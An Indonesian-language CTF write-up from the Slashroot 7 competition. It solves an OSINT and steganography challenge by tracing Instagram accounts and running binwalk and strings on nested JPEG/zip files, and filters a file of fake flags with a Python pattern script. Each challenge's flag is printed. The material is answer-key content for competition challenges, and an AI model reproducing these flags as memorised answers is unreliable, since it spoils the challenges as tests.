Awalnya kami bingung dengan maksud hint tersebut. Kami bertanya pada probset untuk konfirmasi maksud hint dan ternyata hint itu adalah dialog. Setelah beberapa menit bertapa, kami berpikir bahwa "....." pada dialog biasanya adalah "hmm" atau "diam" dan kita tahu bahwa diam itu adalah emas, artinya Aurum dengan nomor atom 79. Berdasarkan hint2, diperoleh username IG yang dimaksud adalah **au_rum79**.





Mencari Taki? Who is Taki? Mengingat hint1, ras anjing Jepang yang dimaksud adalah Shiba Inu. Melalui hastag pada postingan, kami menemukan akun lain yaitu **m.y_sun_moon**. Kami pun mencari anjing Shiba Inu pada IG itu hingga akhirnya ditemukan postingan berikut.



Melalui link tersebut, diperoleh Food.jpg. Kami pun melakukan sedikit forensik pada file tersebut.

WSL at frennn ~

binwalk Food.jpg

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01
30	0x1E	TIFF image data, little-endian offset of first image directory: 8
120114	0xD532	Zip archive data, at least v2.0 to extract, compressed size: 59073, uncompressed size: 63795, name: Makanan/Cokelat.jpeg
179237	0x2BC25	Zip archive data, at least v2.0 to extract, compressed size: 61787, uncompressed size: 62019, name: Makanan/Cookies.jpeg
241074	0x3ADB2	Zip archive data, at least v2.0 to extract, compressed size: 67920, uncompressed size: 68120, name: Makanan/Nanas.jpeg
309238	0x4B7F6	End of Zip archive, footer length: 22

WSL at frennn ~

binwalk Cokelat.jpg

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01
51955	0xCAF3	Zip archive data, at least v2.0 to extract, compressed size: 11732, uncompressed size: 30550, name: 1.jpg
63773	0xF91D	End of Zip archive, footer length: 22

WSL at frennn ~

binwalk Cookies.jpg

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01
30	0x1E	TIFF image data, big-endian, offset of first image directory: 8
50321	0xC491	Zip archive data, at least v2.0 to extract, compressed size: 11590, uncompressed size: 30387, name: 3.jpg
61997	0xF22D	End of Zip archive, footer length: 22

WSL at frennn ~

binwalk Nanas.jpg

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01
30	0x1E	TIFF image data, big-endian, offset of first image directory: 8
55439	0xD88F	Zip archive data, at least v2.0 to extract, compressed size: 12573, uncompressed size: 31349, name: 2.jpg
68098	0x10A02	End of Zip archive, footer length: 22

Pada file 1.jpg, 2.jpg, dan 3.jpg semuanya berisikan fake flag. Kami pun mencoba kembali skill forensik kami pada file 1.jpg.

```
WSL at frennn ~
```

```
strings 1.jpg | grep CTF
<rdf:li xml:lang='x-default'>CTF - 1</rdf:li>
The REAL REAL FLAG!!! : SlashrootCTF07{1n1_f1ag_y4ng_0r1_h3h3h3}
```

[FLAG]
slashroot7{1n1_f1ag_y4ng_0r1_h3h3h3}

MIS

[10] [Feedback]

[DESCRIPTION]

Jangan lupa isi feedback ya, sekalian ini form untuk absen

<https://forms.gle/tctU44kCczSNex7e7>

[Probsetter]

-

Steps

[FLAG]

slashroot7{terimakasih_sudah_berpatisipasi}

[186] [Welcome]

[DESCRIPTION]

-

[Probsetter]

-

Steps

[FLAG]

slashroot7{semangat_pagi_pagi_pagi}

[202] [RGX1337]

[DESCRIPTION]

Aku nyimpen sebuah flag di dalam laptopku, tak lama kemudian negara api mulai menyerang yang awalnya 1 flag menjadi 5000 flag di dalam file .txt. Seingatku flag nya terdiri dari 5 huruf besar, 6 angka, 8 huruf kecil, dan 7 huruf besar lagi.

[Probsetter]

Anehinnn

Steps

Diberikan sebuah file flags.txt yang berisikan 4999 fake flags dan 1 real flags. Untuk mencari real flag, dilakukan scripting sesuai yang diinginkan soal.

```
import string

uppercase = string.ascii_uppercase
lowercase = string.ascii_lowercase
num = string.digits

with open('flags.txt', 'r') as f:
    for i in range(5000):
        flag = f.readline()
        body = flag.lstrip('slashroot7{').rstrip('}\n')

        isFlag = True

        if (len(body) == 26):
            for j in range(5):
                if body[j] not in uppercase:
```

```
isFlag = False

for k in range(5, 11):
    if body[k] not in num:
        isFlag = False

for l in range(11, 19):
    if body[l] not in lowercase:
        isFlag = False

for m in range(19, 26):
    if body[m] not in uppercase:
        isFlag = False

if isFlag:
    print(flag)
```

[FLAG]
slashroot7{EKDBI319611jsulzrvuAFSNLXI}